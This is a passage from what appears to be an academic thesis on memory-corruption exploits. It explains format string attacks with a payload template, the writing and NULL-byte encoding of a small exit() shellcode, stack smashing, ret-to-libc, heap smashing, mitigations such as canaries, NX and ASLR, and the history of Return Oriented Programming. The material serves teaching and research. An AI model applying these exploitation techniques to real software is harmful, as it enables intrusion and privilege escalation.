  print( "%lx", *bptr );
}

int main( int argc, char **argv )
{
  int b;
  take_ptr( &b );
  print( "%lx", b );
}
```

In this case the `b` variable is not initialized and the compiler does not warn the developer. These kind of errors relies on the fact that when a function gets called, a portion of the stack is reserved to its stack frame, in order to store the function local variables. When the subroutine exits, the stack frame is popped out of the stack, but the actual memory does not get cleaned. So if a new subroutine gets called it can happen that the address of a local variable in the new subroutine exactly overlaps with the previous memory address of the old, dirty, variable; this lead to a variable that has a value even if the programmer has left that value uninitialized(Fig. 4).

With these kind of errors a malicious attacker can overwrite with custom data the uninitialized variable and, depending on the program structure, this can lead for example to a check bypass, as shown in Listing 5, where a successful overwrite of the stack can lead to a function execution.

3 *Heap Spraying* is a technique that attempts to put a certain sequence of bytes at a predetermined location in memory by having the target application allocate a large block of memory in the heap. This technique is often used to facilitate an exploit, by it's itself harmless.




Figure 4.: Stack Overlap,[26]

Listing 5: Check bypass

```
/***/
void dummyFunc( int *bptr )
{
  int foo;
  if( foo == 1337 ){
    take_root()
  }
}
/***/
```

In this example if the attacker is able to find and call a function that exactly overwrites the `foo` integer with the value 1337, the check will pass and the function `take_root()` will be called. A series of method to find the right function that overlaps the target one, such as *Delta-Graphs*, can be found on [24].

2.3.4 Format string bug

Format String bugs are a common error among programmer. This kind of errors occur when the programmer does not control how user-controlled strings are written to stdout. A simple example is shown in Listing 6.

Listing 6: Simple format string bug example, from [37]

```
//frmStr.c
int main(int argc, char *argv[])
{
  if(argc < 2)
  {
    printf("You need to supply an argument\n");
    return 1;
  }
  printf(argv[1]);
  return 0;
}
```

This simple program writes to stdout the first argument that the user supply. The problem here is that the `printf()` function is called without specifying the format string[4] parameter and this can cause an application to behave bad if a specific input is given.

Reading and writing to arbitrary addresses

If we execute the program in Listing 6 with a specific format specifier we can have the program to output the stack contents. For example, if the program is executed with the `%x` format specifier, it will be called `printf("%x")` which will write the hexadecimal representation of an item in the stack. Due to the fact that the `printf()` function is called without a second parameter, the address that will be printed is the one of the second argument of `printf()`, that is located 4-byte above the format string.

```
% ./frmStr %x
b0186c0
```

In Fig 5 is shown what portion of the stack will be read by the `%x` parameter.Thus, if multiple `%x` are concatenated, a wider memory region can be printed to stdout. Another format specifier that allows to read an arbitrary address is `%<N>$s`, where `<N>` is the number of the parameter to access (remembering that a parameter is 4-byte wide). With this specifier, an attacker is able to instruct `printf()` to print the value of its N-th parameter and interpret it as a string. If an attacker is able to control the value of the N-th parameter passed to the `printf()` function, it can successfully read any arbitrary value in the stack.

Other than read an arbitrary value, an attacker can successfully write a cus-




Figure 5.: Stack layout,[37]

tom value anywhere in the memory of the application. This is accomplished

4 Format String refers to a control parameter typically associated with some types of programming languages and specifies a method for rendering an arbitrary number of parameter into a string. The format string is usually composed of format specifiers, typically introduced by a % character. [5]

by the use of the `%n` specifier, that is, as defined in `man printf(3)` in Unix manpage:

```
n    The number of characters written so far is stored into the integer
     indicated by the int * (or variant) pointer argument.
     No argument is converted.
```

This means that with the `%n` an attacker is able to write the number of characters written so far to an arbitrary address. If the number of characters written so far is equal to the address where a shellcode resides, the attacker can overwrite the RET pointer in the stack with the address of his shellcode. To write an arbitrary number of character in a fast and convenient way, the `%.0<precision>x` modifier can be used. This modifier writes a <precision> number of '0' characters, thus incrementing the counter that will be used with `%n`. To speed up the process the attacker can write only 2-bytes per time, with the help of the `%hn` modifier, which writes only 2 bytes instead of four.

Exploiting format string bugs

Once the attacker knows how to read an write onto the stack the exploiting process gets easier. This kind of exploits needs a special attention when being crafted, because in these exploits it's all a matter of numbers: the attacker has to calculate the offset where he has to write and carefully craft the `%.0<precision>x` string to exactly write the right value. In the end, a typical format string exploit is structured as follows:

Listing 7: Sample format string structure,[37]

```
%.0(pad 1)x%(arg number 1)$hn%.0(pad 2)x%(arg number 2)
%$hn(address 1)(address 2)(padding)
```

where:

- `pad1` is the lowest two bytes of the value the attacker wants to write,
- `pad2` is the highest two bytes of the value, minus `pad 1`,
- `arg number 1` is the offset between the first argument of `printf()` and the first two=bytes of `address1` that the attacker has to overwrite,
- `arg number 2` is the same as above but for the highest byes of the address (`address2`),
- `address1` is the address of the lowest two-bytes to overwrite.
- `address2` is `address1` + 2,
- `padding` is to adjust the address to get it on an even word boundary.

There are multiple ways to exploit this bug; one can be the classical way: the attacker overwrites the RET address of the function that called the `print()` routine with an address that points to a NOP-sled and finally to the shellcode in the stack. This imply knowing the address of the buffer.
Sometimes is not possible to overwrite the RET address so, as explained in [51], there are other targets that can be overwritten to reach the shellcode:

- **GOT[5] overwrite**
  The address of the `GOT` table is statically obtainable and thus the attacker can use an address from that table to overwrite; for example the `exit()` entry can be overwritten with the address of the buffer containing the shellcode. In this way, when the program exits, the `exit()` function is called and the shellcode is triggered.

- **DTOR[6] overwrite**
  This kind of overwrite is much similar to the GOT overwrite, in fact DTOR section is also stored at fixed address, so it can be easily overwritten.

2.4 EXPLOITING 101 – THE BASICS

As said in [51], Exploitation is an art. This comes from the fact that the way to exploit a vulnerability are often numerous, and the ways to reach the same shellcode can be very different.
As defined in [5], an exploit is

> a piece of software, a chunk of data or sequence of command that takes advantage of a bug, glitch or vulnerability in order to cause unintended or unanticipated behaviour to occur on computer software, hardware, or something electronic. Such behaviour frequently includes such things as gaining control of a computer system or allowing privilege escalation or a denial-of-service attack.

In case of memory error often the "exploitation" of a program lead to various concept; an attacker can exploit a memory error (and any other bug in general) to:

- **Gain control of the machine**
  The main reason behind an exploit process is the desire to gain the complete control of a machine. This can be achieved by injecting code that connects back to the attacker giving him a root-privileged shell.

- **Cause a DoS in the targeted host**
  If a privilege escalation via code injection is not possible an attacker can cause a Denial of Service into the host machine; in a scenario where the exploited process is, for example, an HTTP daemon, this can cause problems in reaching web services; another DoS can lead to the entire machine hang if the exploit cause for example a stack overflow[7].

- **Make the application behave in an unintended manner**
  An exploit, for example one that exploits an *uninitialized variable* bug, can alter the control flow of the program, making it behave in a way

5 *Global Offset Table* is a table where the run-time linker writes the real address of the function when they are called for the first time. This happens in positions independent executables or dynamic linked executables

6 When a C file is compiled against GNU C compiler, a special destructor table is created. The entries in the .DTOR section are the function responsible of the cleanup operations before the program closes

7 a tack overflow occur when the application consume all the virtual space available for its process

that was not predicted; this can cause for example security check bypass or calling sensitive functions from an unauthorized level.

Usually, in order to exploit a program, this has to have an "entry point", a bug that allows the attacker to give some input to the application. Programs without user input behaviour, that for example repeats a task periodically without listening on any port nor file descriptor, are a lot less prone to exploit; in such cases race condition bugs may apply.

2.4.1 Data Injection

The straightforward way to exploit a process is to inject custom bytes into the application. This can be done thanks to bugs like buffer overflows, heap overflows, and the other memory errors that will be discussed in the next sections.
Commonly, the exploited bug make use of a character buffer. This means that the attacker has a chance to inject some bytes in a string format. A string in memory is represented as a sequence of bytes followed by a NULL byte that indicates the string termination (as shown in Fig. 6). This puts a

Figure 6.: String representation in memory

constraint on the bytes that the attacker can injects. Whatever bytes he injects, these has to avoid the NULL byte. This is necessary because common string functions (like `strcpy()`) detects the NULL bytes and stop writing onto the destination buffer. If the string passed by an attacker is larger than the destination buffer and it does not contain null bytes it can successfully trigger a buffer overflow. Another constraint on the injected data is also given by the size of the overflowed buffer: the smaller it is, the smaller the payload has to be.

2.4.2 Shellcode

A shellcode is a piece of code used as the payload in the exploitation of a software vulnerability [5]. Shellcode is commonly used to directly manipulate register and the flow of a program, so it can not be expressed with an high level language; it has to be specified directly with assembly directives translated into hexadecimal opcodes, because it is the common instruction's representation in the memory of a computer.
As stated in [14], the term shellcode is derived from the word "shell". In fact its original purpose was to spawn a root shell, but today the purpose of a shellcode can be various, and this is underlined by making a simple search on `http://www.exploit-db.com/shellcode/` that leads to 19 pages of results.

2.4.3 System calls

Shellcodes are written to make the exploited program behave as the attacker wants to. As stated before an attacker may wants to gain the control of the machine and one way to manipulate the program is to force it to make a *system call*. System call is how a program requests a service from

the underlaying operating system kernel. This may include getting input, producing output and executing a program. This kind of calls can directly access the kernel in kernel mode. They have been introduced as an interface to the kernel, since the direct access from user mode to kernel memory lead to an *access exception error*.
A system call can be executed in two main ways: trough a *libc* call or directly with ASM code. A shellcode usually make use of the second way, because it is shorter and does not need any address reference to *libc*.
In Linux the system call are executed via software interrupts with the `int 0x80` instruction. This interrupt instructs the CPU to switch to kernel mode and executes the system call. Linux uses the fastcall convention, that make use of registers to speedup the calling process, that is structured as follows:

- The syscall number is loaded into `EAX`,
- Arguments for the syscall are placed in the other registers(`EBX,ECX,EDX,ESI,EBP`),
- The `int 0x80` is executed and the syscall is performed.

`exit()` shellcode example

As a little example is possible to create a simple shellcode that upon execution, calls the `exit()` system call.
In Listing 8 is shown a simple `exit()` call.

Listing 8: `exit()` syscall

```
main()
{
    exit(0);
}
```

This program contains the high level instruction to call the `exit()` function. If compiled with the `-static` GCC option (to statically link the `libc` library), and later disassembled, the `exit()` function is translated as follows:

```
% gcc -m32 -w -static -o exit simpleExit.c && objdump -D exit | grep -A5
    "<_exit>:"
0805397c <_exit>:
805397c: 8b 5c 24 04            mov    ebx,DWORD PTR [esp+0x4]
8053980: b8 fc 00 00 00         mov    eax,0xfc
8053985: ff 15 a4 01 0f 08      call   DWORD PTR ds:0x80f01a4
805398b: b8 01 00 00 00         mov    eax,0x1
8053990: cd 80                  int    0x80
```

In the listing above is clearly shown the `exit()` syscall. The syscall is identified by the first and the last two assembler instruction: `mov eax,0x1` writes the value 1 to `EAX`, while the `int 0x80` actually calls the `exit()` routine. The first instruction instead moves in `EBX` the exit status for the `exit()` function. The other two instruction are a call to the `exit_group()` syscall that is not relevant in building this kind of shellcode.
From this assembly list the attacker is able to recreate a simple assembly program that calls the `exit()` syscall without the `exit_group()` routine. In `nasm`[8] this can be written as follows:

8 The Netwide Assembler, is an 80x86 and x86_64 assembler that supports a range of object file format such as Linux and BSD a.out, ELF, COFF, Mach-o, Microsoft 16-bit OBJ, Win32 and Win64. http://www.nasm.us

Listing 9: Simple exit() asm code,[37]

```
      global _start

_start:
      mov ebx,0
      mov eax,1
      int 0x80
```

If this code is compiled and linked with

```
% nasm -f elf exit.nasm && ld -m elf_i386 -o exit_asm  exit.o
```

and disassembled with `objdump -D` it produces the following opcodes:

```
% objdump -M intel -D exit_asm

exit_asm:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
8048060:        bb 00 00 00 00          mov    ebx,0x0
8048065:        b8 01 00 00 00          mov    eax,0x1
804806a:        cd 80                   int    0x80
```

This disassembly listing carries the shellcode that the attacker can use to exploit a vulnerability, in fact in the second column are reported the opcodes that execute the `exit()` syscall. If extracted and copied into a C `char[]` array, the shellcode can be safely tested with this simple C shellcode-tester program:

Listing 10: Sample C shellcode tester program

```
/* this buffer contains the exit() chellcode */
char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main()
{
  int *ret;
  ret = (int *)&ret + 2;
  (*ret) = (int)shellcode;
}
```

Executing this program will lead to a simple exit(). To check that the `exit()` really took place the program can be launched with the `strace` command [9] and this is the result:

```
%strace ./exit_sc
execve("./exit_sc", ["./exit_sc"], [/* 43 vars */]) = 0
[ Process PID=20770 runs in 32 bit mode. ]
brk(0)                                  = 0x907d000
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
     = 0xf7782000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or
    directory)
```

9 The system call tracer (strace) is a program that tracks all the system calls that a particular program makes and print them to stdout

```
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 4
fstat64(4, {st_mode=S_IFREG|0644, st_size=156033, ...}) = 0
mmap2(NULL, 156033, PROT_READ, MAP_PRIVATE, 4, 0) = 0xf775b000
close(4)                                = 0
open("/usr/lib32/libc.so.6", O_RDONLY|O_CLOEXEC) = 4
read(4, "\177ELF
    \1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0‘\227\1\0004\0\0\0"..., 512)
     = 512
fstat64(4, {st_mode=S_IFREG|0755, st_size=1975730, ...}) = 0
mmap2(NULL, 1743556, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 4,
    0) = 0xf75b1000
mmap2(0xffffffff7755000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|
    MAP_FIXED|MAP_DENYWRITE, 4, 0x1a4) = 0xf7755000
mmap2(0xffffffff7758000, 10948, PROT_READ|PROT_WRITE, MAP_PRIVATE|
    MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xf7758000
close(4)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
     = 0xf75b0000
set_thread_area(0xffffffff8b9fe0)       = 0
mprotect(0xffffffff7755000, 8192, PROT_READ) = 0
mprotect(0xffffffff77a4000, 4096, PROT_READ) = 0
munmap(0xffffffff775b000, 156033)       = 0
_exit(0)                                = ?
+++ exited with 0 +++
```

The last line indicates that a call to the `_exit()` system call has been made, so the shellcode is correct.

Encoding the shellcode for a successful injection

The shellcode above is functional in a custom environment, such as the little C program above; but some problems arise if it has to be injected into a buffer via a string copying function like `strcpy()`. If a sequence of byte like `\xbb\x00\x00\x00\x00` is given as input to a `strcpy()` function, only the first two bytes are copied into the destination buffer, because the input data contains `NULL` bytes that terminates the copy, as being interpreted as string terminator bytes.
To overcome this problem there's the need to encode the shellcode to remove the `NULL` bytes. This can be done in two way: automatically with tools like `msfencode`, included into *Metasploit Framework* [10], and manually, by swapping instruction with ones with the same semantic but with `NULL`-free opcodes. For the above example a simple rewrite would be:

Listing 11: exit() asm code, without `NULL` bytes.[37]

```
Section   .text

      global _start

_start:
      xor ebx,ebx
      mov al,1
      int 0x80
```

and the corresponding opcodes:

10 The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.[5] www.metasploit.com

```
% objdump -M intel -D exit_asm_nonull

exit_asm_nonull:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
8048060:        31 db                xor   ebx,ebx
8048065:        b0 01                mov   al,0x1
804806a:        cd 80                int   0x80
```

where `NULL` bytes does not appear. The shellcode created is now correct and injectable.

2.5 EXPLOITATION TECHNIQUES

Whenever an attacker encounters an exploitable bug, he has to find a way to get the payload (containing the shellcode) executed. In the year a different number of techniques has been found and adopted to divert the control flow after having successfully exploited a vulnerability; each of these technique has been defeated with a countermeasure, so the process of exploiting is divided in "find a new exploit technique"/"mitigate the new exploit technique" phases. What follows is a simple explanation of the most common techniques that are used to get the shellcode executed in the target machine.

2.5.1 Stack Smashing

The simplest form of getting the shellcode executed is the "Stack Smashing". As described in section 2.2, an attacker can exploit a certain bug to overwrite:

- a local variable, to modify its value bypassing certain checks and modify the program behaviour which may benefit the attacker,
- the return address in the stack frame of the function. In this way the attacker can divert the program flow by executing a shellcode,
- a function pointer or an exception handler which is subsequently executed.

If the attacker can overwrite the return address into the stack frame, a shellcode can be executed. The way to do this is to craft a payload (which is the data that the attacker injects into a program, that usually contains the address of the overflown buffer, a variable-length NOP-sled [11] , and the shellcode itself), and inject it into the buffer, causing a buffer overflow.
The payload has to be crafted in a way such the return address of the function is overwritten with the address of where the NOP-sled + shellcode resides; in this scenario when the function exits and the `RET` instruction pops the return address from the stack and, instead of returning where the function was called, the control flow is diverted and `EIP` will point to the NOP-sled that will bring the CPU to execute the injected shellcode bytes.

11 A NOP-sled is a series of `\x90` bytes that are usually inserted before the real shellcode. The `\x90` byte is a No-Operation instruction in assembly, so when the control reach the NOP-sled, it simply "slides" to the beginning of shellcode.

In Fig. 7 is shown the layout of the stack after a successful overwrite of the return address (saved instruction pointer). Here, the RET has the value of `0x44434241` or, 'DCBA'; this is the value that the CPU will fetch from the stack as soon as the subroutine exits. If this value is carefully chosen to point in the middle of the buffer (`smallbuf` in the figure), the shellcode contained in the buffer will get executed.




Figure 7.: Stack smashing memory layout, from [37]

2.5.2 Return-into-libc

With the introduction of the *NX bit* concept (discussed in 2.6) the execution of the shellcode directly from the stack was not possible anymore; so a new exploitation technique was found: *ret-to-libc*.
The *ret-to-libc* technique was introduced in 1997 by Solar Designer in a mail to the Bugtraq mailing list [43]. In that article Solar Designer explained that, with the stack execution protection enabled, a diverted control flow was still possible. In fact if in the shellcode are contained addresses to already mapped function, instead of opcodes, the exploitation is possible.
The ret-to-libc is a technique that goes in the direction to specify not directly "what" to executed, but instead "where" to find the function to execute. In fact a payload crafted for a ret-to-libc exploit contains, instead of the pointer to the buffer and the shellcode, a series of pointer that are linked to function already present in memory and relative to the `libc` library. For example if an attacker finds a `\bin \sh` string into libc code and knows at what address this string is mapped into the memory of the attacked process, he can craft a payload that contains a reference to the shell string and a reference to `system()` syscall to make the CPU execute the code from that address, that are stack location allowed to be executed, because they contain libc code.

2.5.3 Pointer overwrite

The pointer overwrite (or "subterfuge", as defined in [44]), is an exploit technique that relies on smart pointer overwrites to obtain an unintended program behaviour; for example if *stack cookie*[12] protections are enabled in a certain application, a smart way to bypass them is to overwrite the stack

12 Stack cookies are a protection introduced in Visual studio 2003, discussed in 2.6

cookie and the stack value which cookie is tested against, with the correct value to pass the stack cookie check, as described in [32].
Another pointer overwrite exploit is the one that make use of the Windows Structured Exception Handlers[13]. Due to the stack execution prevention, an attacker can exploit a buffer overflow to trigger the execution of the SEH. If the attacker is able to overwrite the SEH handler with a "trampoline" that make the CPU jump to a predefined address containing a payload, he can execute arbitrary code.

2.5.4 Heap Smashing

As mentioned above the overflow that takes place in the heap is a type of bug that is not easily exploitable; these kind of bugs takes advance of how the memory allocator works, in fact the key insight behind heap smashing is to exploit the implementation of the dynamic memory allocator by violating some invariants. In fact these memory allocators keep headers of freed and allocated block in double linked lists. If an attacker overwrites one of these structure it can modify the pointers that are used in the `free()` process, and this can lead to arbitrary memory writes. These exploit can be coupled with "pointer clobbering" techniques to be able to modify some data location that can divert the control flow, for example modifying the path chosen by an "if" instruction can change the whole program flow.

2.5.5 Return Oriented Programming

The Return Oriented Paradigm, or ROP, is an exploit paradigm that changes the concept of "payload" by turning from injecting opcodes to injecting useful addresses to obtain a certain kind of behaviour. This kind of exploit is a central concept of this thesis and will be discussed in details in Chapter 3.

2.6 CURRENT EXPLOITS MITIGATION TECHNIQUES

To prevent and mitigate all the type of exploits discussed above, the community has developed trough years different types of software protections, in order to block or at least reduce the exploit chances that an attacker has in presence of a bug. Obviously, the first kind of protection would be not to make programming errors, but this is nearly impossible, especially when a project has a consistent size.
When a software is small there can be a series of things that a programmer may do:

- he can do a manual analysis to check all function calls that involves memory handling and verify that they are used correctly;
- he can check its program with a tool like `valgrind`[7], which has an integrated memory checker that warns the user in case of common programming error like accessing wrong memory addresses, using undefined or uninitialized values, incorrect freeing of wrong memory locations, overlapping pointers in memory copy functions;
- he can do both, with a debugger that helps him to correct all this kind of errors.

13 They are the function that are called when an exception is found at runtime.

So, the best protection from exploits is a safe programming behaviour. However this is not always possible, so there are different kinds of protection mechanism that can block an exploit even in presence of memory errors.

2.6.1 Stack Canaries

Stack canaries[14] or canary words are specific values that are placed between a buffer and control data to detect a buffer overflow. If there's a buffer overflow, the data that exceeds the buffer tampers the stack canary thus corrupting it. In this way when the function approaches the prologue, the stack canary is checked and if it's tampered or corrupted the execution is halted. There are three types of canaries:

- **Terminator Canaries**
  These type of canaries use the assumption that most buffer overflow attacks are based on string injection; in fact these canaries are composed of `NULL` bytes, `CR`, `LF` and `-1`. In this way when the exploited string function encounter a `NULL` byte, it stop copying and the RET pointer corruption is evaded.

- **Random Canaries**
  Random canaries are usually randomly generated from a daemon, and cannot be known before the execution of the program. They are usually initialized at startup and stored at an address that is not known by the attacker. In this way there are no chances to read it unless the application allows reading from the stack (like in a format string bug).

- **Random XOR Canaries**
  These are the same ad random canaries, but they are XORed with the control data onto the stack, so if an attacker reads them, but corrupts previous control data, the attack is detected and the execution terminated. The only way to bypass them is to know both the canary value and the algorithm that is used to generated the XOR scrambled canary.

Today there are various implementation of these type of protections; the first that appeared was the *StackGuard* protection introduced in GCC in 1997 and presented at USENIX conference in 1998 [21], while *ProPolice* [25] was introduced only in 2002 as a patch to GCC 3.x and later included as default in GCC 4.1. *ProPolice* is also known as "SSP" or Stack Smashing Protector and is enabled bye the `-fstack-protector` while compiling with GCC; today is enabled by default in some Linux distributions.
The Windows-side stack protection was instead introduced with the 2003 version of Visual Studio and is enabled by compiling with the `\GS` flag, that is today enabled by default.

2.6.2 W^X and NX bit

The W^X protection or "Write XOR Execute" is a security feature that make use of an additional information on program memory pages to set permission on them. In this case, a page cannot be at the same time Writable

14 The "canary" terms is a reference to the historical practice of using canaries in coal mines, since they would be affected by toxic gases earlier than the miners, thus providing a biological warning system [5]

and eXecutable. This concept was first introduced by [49] and later implemented in the first PaX [15] release.
The W^X protection can be of two types: hardware based and software emulated. The first type is the one that uses the *NX bit* that today we see as a common CPU feature (*XD* in Intel, *Enhanced Virus Protection* in AMD and *XN* in ARM); in fact nowadays CPU have a mechanism that allows to mark some memory areas as only writable or only executable. Operating systems such as OpenBSD 3.3 started to support this CPU feature for some architectures, allowing the system to efficiently prevent buffer overflows. In those case where the CPU didn't supported the NX bit, a software emulation of these feature was provided. Today is a common feature included in a big number of different CPU architectures.
With the W^X an attacker cannot execute codes that he injects onto the stack (and heap, with todays W^X implementations) so the "classical" buffer overflow as AlephOne explained is no more effective.

Linux implementations

In Linux the W^X protection is implemented by default for 64bit architectures. In some desktop Linux distributions the options that enables the NX bit emulation on 32 bits kernel is not enabled by default due to legacy hardware compatibility. In fact some processors refuses to boot if the 32 bit NX emulation is enabled on the OS. Some other custom implementations are *Exec-Shield* for Fedora and Red Hat Enterprise and the PaX NX technology included in Adamantix, Hardened Gentoo and Hardened Linux.

Windows implementations

In windows the NX bit is implemented with a software feature called *Data Execution Prevention* or DEP. This feature was introduced in 2003 in Windows XP Operating System and is enabled by default on all x86 processor that supports the NX bit. The *Software DEP* is instead not related to NX bit, but it is used by Microsoft to avoid code execution by exploiting the Structured Exception Handlers of an executable.

2.6.3 Address Space Layout Randomization

ASLR was first introduced by PaX-Team in [15] and its aimed at randomizing the addresses of a given process. In case of dynamically linked executables, the libc and all the other libraries are linked to the executable within a fixed range of address. If ASLR is enabled in the system, these addresses are randomized at each execution, making the process of ret-to-libc very difficult, because the attacker has to know the address of the function in libc. Although the address are randomized, on 32 bit system there is a possibility of applying bruteforcing techniques to guess a valid libc address[53].
ASLR is typically applied on stack, libraries, and heap. If a programmer wants the complete randomness, he can compile a program as a "Position Independent Executable" with `-pie -fPIE` GCC options to have the `.TEXT` section also randomized, thus limiting exploiting techniques to only a special type of ROP attack combined with format string bug.

15 Pax is a patch for Linux Kernel that implements least privilege protections for memory pages,http://pax.grsecurity.net/

3 ROP - RETURN ORIENTED PROGRAMMING

3.1 INTRODUCTION

Today, many of the exploits explained above are no more effective. This is because of the protection mechanisms developed in recent years. In 1996, when AlephOne paper first appeared on the net, the concept of buffer overflow was "put a payload at a predefined address and point `EIP` to it. Profit.". After this the NX protection was created and included in the majority of Operating Systems, so the "classical" stack buffer overflow was no more possible, so there was the need to bypass this protection scheme and ret-to-libc technique was discovered. Furthermore, the introduction of ASLR reduced the chances of a successful ret-to-libc exploit due to the libraries and stack address randomization. This is where ROP comes in. In the next sections this kind of exploit writing technique will be discussed in detail.

3.2 ROP EVOLUTION

In this section will be analyzed, in chronological order, all types of exploit that led to the definition of ROP.

3.2.1 Ret-to-libc

As explained in Chap. 2, a ret-to-libc exploit is a kind of exploit where the attacker uses code that is already present in memory. In [35] there is the first use of "short" code snipped obtained by analyzing a function prologue. In that article McDonald used the ret-to-libc chained with short `pop %reg; ret` instruction to load parameters onto registers in order to make a functional system call.
In 1999, Dark Spyrit [56] published a paper where he introduced the concept (lately called *Register Spring* by Crandall et al [22]) of jumping in the middle of a shared DLL in windows to search for short instruction like `CALL reg` or `JMP reg` to make the CPU jump to the injected shellcode. This was necessary because is not alway possible to overwrite the `RET` address with the address of the buffer; for example in case of NULL bytes present in the buffer address, the injection would fail, so it's necessary to introduce a level of indirection in pointing at the shellcode.
In Phrack issue 58 (2001)[57], R. Wojtczuk explained further exploit techniques based on ret-to-libc method, recalling the `pop %reg; ret` short piece of code to load and generalizing it to a arbitrary (but always limited) number of pop operation in order to load more parameters within a single epilogue; moreover it was the first that used a sort of "esp lifting" piece of code to chain together different libc functions. After that the PaX Team, in a note dated 2003 [40], pointed the development of the security Linux patch

toward a more secure mechanism of compiling code in order to avoid such RET based exploit.

3.2.2 Borrowed code chunks technique

Eight years later Sebastian Krahmer[29] produced for the first time a technique that uses small chunk of code not only to load values, but also for doing some computation before the function call. In that paper, Krahmer notice the needs of a way to execute some instruction in order to load values into register to perform syscall. This come from the fact that in x86_32 System V ABI the argument of a syscall needs to be passed via registers and not via stack like in x86 systems. Krahmer found then a way to "chain" together these small *chunks* of code in a way such an attacker can run a series of operations that are already stored onto the process memory.

3.2.3 Return Oriented Programming

The real definition of *Return Oriented Programming* was given in [52]. In this paper Shacham expanded and generalized the concept presented above. He described how the *ret-to-libc* method could be expanded and what kind of limitation it had; leading him to developing a new exploit technique that he called "facetiously" *Return Oriented Programming*. To justify the need of a new technique that goes beyond the ret-to-libc, he compiled a short list of facts:

- in ret-to-libc there is no support for any type of loops or conditional branching,
- even the removal of certain libc functions has no effect on new Return Oriented Programming approach.

Shacham thus defined the ROP approach as a technique that combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. These *gadgets* are then "chained" together to create a flow of instructions that performs action on the machine where this *ROP chain* is executed.
These gadget can be then grouped into a series of types that denotes their effect. In fact by proving that there are gadgets for *loading data*, *accessing memory*, *doing arithmetical and logical operations*, *doing branch operations* and *invoking system calls*, Shacham denoted that the ROP approach can be Turing-complete by inspection.
In Section 3.3 details on how ROP works will be discussed.

3.2.4 ROP variations

From the original work of Shacham, Ryan Roemer ported the Return oriented programming paradigm to RISC machine [47]. His thesis starts from [17] and describes how the Return Oriented Paradigm can be applied on SPARC architecture. Due to the difference between x86 machines and SPARC ones he had to modify the gadget finding algorithm; this is due to the different alignment that RISC machines enforce for their assembly instructions.
Another great work has been done by Checkoway et al. in [18]. In that work Checkoway described the first actual application of ROP paradigm on a real

world machine. He proved the applicability of Return Oriented Programming on Harvard architectures[1]. His work shows a real-life example where the only applicable technique is ROP. The paper presents an attack against the AVC Advantage Voting Machines that uses *Zilog Z8o* CPU and is now no more used for voting purpose in United States.

3.3 HOW ROP WORKS

Before start explaining how ROP works, a little introduction on how the instruction are represented in memory is needed.

3.3.1 Instruction's memory representation

In this section will be briefly described the structure of an instruction in a CISC machine. CISC stands for complex instruction set computer and is a type of architecture where single instruction can execute several low-level operation.[5]. In this kind of architectures, the instruction set is big enough to cover most kinds of operations. This derive from the fact that when CISC was implemented there was a need to reduce the program size, hence a single complex instruction with multiple function was preferred over single simple instructions.
